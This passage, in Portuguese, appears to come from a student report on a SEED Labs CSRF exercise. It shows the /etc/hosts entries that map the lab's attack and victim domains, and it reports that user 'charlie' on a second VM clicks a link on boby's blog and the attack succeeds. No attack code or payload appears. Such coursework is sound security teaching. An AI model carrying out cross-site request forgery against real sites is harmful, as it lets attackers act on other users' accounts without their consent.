rtt min/avg/max/mdev = 0.419/0.504/0.703/0.101 ms
[12/29/19]seed@VM:~$
```

Editar o ficheiro *hosts* para podermos aceder a outra máquina pelo site vulnerável e o do atacante:



```
[12/29/19]seed@VM:/etc$ sudo gedit hosts
```




```
*hosts (/etc) - gedit
Open [icon] *hosts /etc


127.0.0.1 localhost
127.0.1.1 VM

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 User
127.0.0.1 Attacker
127.0.0.1 Server
127.0.0.1 www.SeedLabSQLInjection.com
127.0.0.1 www.xsslabelgg.com
10.0.2.4 www.csrflabelgg.com
10.0.2.4 www.csrflabattacker.com
127.0.0.1 www.repackagingattacklab.com
127.0.0.1 www.seedlabclickjacking.com
```

Acedendo ao blog do “boby” no site vulnerável na primeira máquina a partir da segunda máquina com o utilizador “charlie”:



Clicando no link:



Como podemos observar, é possível sofrer do ataque por outra máquina:

